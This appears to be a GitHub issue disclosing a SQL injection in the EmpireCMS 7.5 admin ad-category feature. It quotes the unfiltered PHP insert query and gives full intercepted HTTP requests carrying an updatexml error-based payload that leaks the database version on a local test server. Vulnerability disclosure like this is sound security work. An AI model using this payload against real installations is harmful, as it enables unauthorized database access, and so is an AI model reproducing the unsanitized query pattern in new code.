EmpireCMS v7.5 has sql injection vulnerability #5

Open **xunyang1** opened this issue on Apr 1 · 0 comments

xunyang1 commented on Apr 1

Brief of this vulnerability

EmpireCMS v7.5 has sql injection vulnerability in adding advertisement category

Test Environment

- Windows10
- PHP 5.5.9+Apache/2.4.39


Affect version

EmpireCMS 7.5

Vulnerable Code

e\admin\tool\AdClass.php line 30


The variable $add passed in by the AddAdClass function is inserted into the sql statement without any filtering, resulting in a sql injection vulnerability



```
function AddAdClass($add,$userid,$username){
    global $empire,$dbtbpre;
    if(!$add[classname])
    {
        printerror( error: "EmptyAdClassname", gotourl: "history.go(-1)");
    }
    //验证权限
    CheckLevel($userid,$username,$classid, enews: "ad");
    $sql=$empire->query("insert into {$dbtbpre}enewsadclass(classname) values('$add[classname]');");
    $classid=$empire->lastid();
    if($sql)
    {
        //操作日志
        insert_dolog( doing: "classid=".$classid."<br>classname=".$add[classname]);
        printerror( error: "AddAdClassSuccess", gotourl: "AdClass.php".hReturnEcmsHashStrHref2( wh: 1));
    }
    else
    {printerror( error: "DbError", gotourl: "history.go(-1)");}
}
```

Vulnerability display

First enter the background



欢迎使用帝国网站管理系统 (EmpireCMS)

我的状态

登录者: admin ,所属用户组: 超级管理员

这是您第 3 次登录，上次登录时间： 2022-04-01 13:31:24 ， 登录IP： 127.0.0.1:49866

快捷菜单


信息操作： 增加信息 管理信息 审核信息 签发信息(0) 管理评论 更新碎片 更新专题 数据统计

栏目操作： 管理栏目 管理专题 管理采集 附件管理 系统参数设置 数据更新中心

用户操作： 审核会员 管理会员 管理登陆日志 管理操作日志 修改个人资料 用户发布统计

反馈管理： 管理留言 管理反馈信息 管理错误报告 管理订单 管理支付记录 查看目录权限状态

Click as shown,go to the ad management module




位置：管理广告 > 管理广告类别

增加广告类别:

类别名称: 增加 重置

ID	类别名称
2	1
1	默认广告分类

Click to add and capture the packet




位置：管理广告 > 管理广告类别

增加广告类别:

类别名称: 3 增加 重置

ID	类别名称
2	1
1	默认广告分类




```
POST /EmpireCMS_7.5/upload/e/admin/tool/AdClass.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 265
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/EmpireCMS_7.5/upload/e/admin/tool/AdClass.php?ehash_VwEK2=TmjV122ihmYMSS0n36rV
Cookie: menu=2,3,4,5,6,7,8,9; 2d8t_2132_saltkey=SX430f6x; 2d8t_2132_lastvisit=1647668631; K17W_2132_saltkey=gQbvhzW8; K17W_2132_lastvisit=1647695846; K17W_2132_ulastactivity=0953pgCQH2d2B82a1bWpV6NWCkkmCoBQGnhLOned8J9ha3wsN7xM; XBsv_2132_saltkey=V2ZJ9F0a; XBsv_2132_lastvisit=1647766679; XBsv_2132_ulastactivity=b6f9VAB%2FC6WRULVcobCtRHAWFR3HWbnXBLGvoDQ1%2BeUBMA3%2FLcUP; XBsv_2132_lastcheckfeed=1%7C1647770290; XBsv_2132_nofavfid=1; aihkqecmsdodbdata=empirecms; aihkqloginuserid=1; aihkqloginusername=admin; aihkqloginrnd=SrVwiBKoIeTwycb0bTWN; aihkqloginlevel=1; aihkqeloginlic=empirecmslic; aihkqloginadminstyleid=1; aihkqloginecmsckpass=94cd6b0295bee06a6d395170df0cc17c; aihkqloginecmsckfrnd=D1rbIaqp8QFvoLCMBIurqI8GZzQ; aihkqloginecmsckfdef=4zbM5FoWxRuGdweRmMS8IJ; aihkqemecGiNSB1qr=LWiBo05dhbjV70FRjA; aihkqlogintime=1648800232; aihkqtruelogintime=1648791249; webfxtab_TabPanel=9
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

ehash_88e2=abcc0c8297b9164452d7&ehash_VwEK2=TmjV122ihmYMSS0n36rV&ehash_39d3=994755fb73566984b40b&rhash_d206=3c91e4ba641e&rhash_eDjY1=mP0f0IwkxaXK&ehash_f90b=0de6d91e79e1ae4458fd&rhash_f728=787a989f84ac&enews=AddAdClass&add%5Bclassname%5D=3&Submit=%E5%A2%9E%E5%8A%A0
```

Request Attributes	2
Request Query Parameters	0
Request Body Parameters	10
Request Cookies	25
Request Headers	16

Modify parameters
payload：add%5Bclassname%5D=2bob' or updatexml(1,concat(0x7e,version()),0) or '


Burp Suite Professional v2022.2.2 - Temporary Project - licensed to WuXiaoTeam
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
Target: http://127.0.0.1
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 10
Request Cookies 25
Request Headers 16
Response Headers 7
0 matches
0 matches
Done
426 bytes | 229 millis

```
POST /EmpireCMS_7.5/upload/e/admin/tool/AdClass.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 315
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/EmpireCMS_7.5/upload/e/admin/tool/AdClass.php?ehash_VwEK2=TmjV122ihmYMSS0n36rV
Cookie: menu=2,3,4,5,6,7,8,9; 2d8t_2132_saltkey=SX430f6x; 2d8t_2132_lastvisit=1647668631;
K17W_2132_saltkey=gQbvhzW8; K17W_2132_lastvisit=1647695846; K17W_2132_ulastactivity=
0953pgCQH2d2B82albWpV6NWCkkmCoBQGnhLOned8J9ha3wsN7xM; XEsv_2132_saltkey=V2ZJ9F0a; XEsv_2132_lastvisit=
1647766679; XEsv_2132_ulastactivity=b6f9VAB%2FC6WRULVcobCtRHAWFR3HWbnXBLGvoDQ1%2BeUBMA3%2FLcUP;
XEsv_2132_lastcheckfeed=1%7C1647770290; XEsv_2132_nofavfid=1; aihkqecmsdodbdata=empirecms;
aihkqloginuserid=1; aihkqloginusername=admin; aihkqloginrnd=SrVwiEKoIeTwycb0bTWN; aihkqloginlevel=1;
aihkqeloginlic=empirecmslic; aihkqloginadminstyleid=1; aihkqloginecmsckpass=
94cd6b0295bee06a6d395170df0cc17c; aihkqloginecmsckfrnd=D1rbTaqp8QFvoLCMBTurqI8GZzQ; aihkqloginecmsckfdef=
4zbMSPoWxRuGdweRmMS8IJ; aihkqemecGiNSBlqr=LWiBo05dhbjV70FRjA; aihkqlogintime=1648800232;
aihkqtruelogintime=1648791249; webfxtab_TabPanel=9
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

ehash_88e2=abcc0c8297b9164452d7&ehash_VwEK2=TmjV122ihmYMSS0n36rV&ehash_39d3=994755fb73566984b40b&
rhash_d206=3c91e4ba641e&rhash_eDjY1=mP0fOIwkxaXK&ehash_f90b=0de6d91e79e1ae4458fd&rhash_f728=787a989f84ac&
enews=AddAdClass&add%5Bclassname%5D=2bob' or updatexml(1,concat(0x7e,version()),0) or
'&Submit=%E5%A2%9E%E5%8A%A0
```

```
HTTP/1.1 200 OK
Date: Fri, 01 Apr 2022 08:05:49 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
X-Powered-By: PHP/5.5.9
Set-Cookie: aihkqlogintime=1648800349; path=/
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 135

XPATH syntax error: '~5.7.26'<br>
insert into ***_enewsadclass(classname) values('2bob' or updatexml(1,concat(0x7e,version()),0) or '');
```

Successfully obtained the database version number

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant